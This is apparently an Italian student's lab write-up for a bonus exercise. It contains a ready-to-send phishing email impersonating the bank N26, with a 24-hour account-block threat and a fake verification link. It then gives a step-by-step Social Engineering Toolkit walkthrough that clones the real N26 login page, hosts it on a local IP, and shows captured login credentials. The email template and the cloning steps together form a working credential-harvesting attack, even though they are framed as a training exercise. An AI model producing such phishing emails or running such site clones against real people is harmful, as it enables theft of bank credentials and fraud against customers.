

In questo esercizio bonus, ci è stato chiesto di creare un esempio di email di phishing che sembri autentico, includendo la clonazione del sito ufficiale, in modo da renderlo difficile da riconoscere come fraudolento.

Di seguito, l'esempio:

Mittente: no-reply@n26.com

Oggetto: Aggiornamento urgente del tuo account N26

Gentile [Nome],

Abbiamo rilevato un'attività sospetta nel tuo account bancario N26. Per la tua sicurezza, abbiamo temporaneamente limitato l'accesso al tuo account. Per riattivarlo, ti chiediamo di completare una verifica di sicurezza.

Clicca sul link sottostante per accedere al nostro portale sicuro e completare il processo di verifica:

Clicca qui per verificare il tuo account


Ti ricordiamo che questa è una misura precauzionale per proteggere il tuo account da accessi non autorizzati. La verifica deve essere completata entro 24 ore per evitare il blocco permanente del tuo account.

Non ignorare questo avviso. La mancata risposta potrebbe comportare la sospensione definitiva del tuo servizio bancario.

Cordiali saluti,

N26 - Team di Sicurezza

Il primo passo consiste nel cercare, utilizzando il filtro di ricerca, il programma denominato SET (Social Engineering Toolkit). Una volta individuato, lo apriremo con un clic, dopodiché ci verrà richiesta la password di Linux per accedere al programma.



```
Select from the menu:
 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About
 99) Exit the Social-Engineer Toolkit

set> 1
```

Una volta entrati, selezioniamo l'opzione 1 per accedere alla sezione dedicata agli attacchi di social engineering.

Ora selezioniamo l'opzione 2 per scegliere l'attacco tramite sito web.

```
Select from the menu:
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
 10) Third Party Modules
 99) Return back to the main menu.

set> 2
```

Proseguendo, selezioniamo l'opzione 3, che consente di utilizzare il metodo di attacco per ottenere le credenziali di accesso

```
File Azioni Modifica Visualizza Aiuto
Shell N° 1
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web Jacking Attack Method
 6) Multi-Attack Web Method
 7) HTA Attack Method
 99) Return to Main Menu

set:webattack>3
```

L'ultimo step prima della configurazione per procedere con l'attacco effettivo consiste nel selezionare l'opzione 2, che permette di clonare il sito della vittima.

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Una volta completata la configurazione, il sistema ci richiede l'IP da utilizzare come punto di riferimento per ospitare il sito clonato.

```
[--] Credential harvester will allow you to utilize the clone capabilities within SET
[--] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.64.25]:
```


Una volta inserito l'indirizzo IP, procederemo inserendo l'URL del sito da clonare.

```
set:webattack> Enter the url to clone:https://app.n26.com/login?flags=noscript
```


Dopo aver scritto l'URL, premiamo invio e il programma inizierà a clonare il sito. L'immagine successiva mostra che il sito è stato clonato con successo.

```
[*] Cloning the website: https://app.n26.com/login?fl  
ags=noscript  
[*] This could take a little bit ...  
  
The best way to use this attack is if username and pa  
ssword form fields are available. Regardless, this ca  
ptures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester  
Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrive  
s below:  
192.168.64.25 - - [12/Jan/2025 11:33:18] "GET / HTTP/  
1.1" 200 -  
[]
```

Per verificare se effettivamente il sito è stato clonato, inseriamo nel campo di ricerca del nostro browser l'indirizzo IP che abbiamo ottenuto in precedenza.



Una volta inserito l'IP, notiamo che la clonazione ha avuto successo. Ora testiamo se l'attacco funziona correttamente. Nel mio caso, ad esempio, inseriamo le credenziali nel login della banca.



Una volta inserite le credenziali, notiamo subito che riceviamo un avviso che le credenziali sono state ottenute con successo.

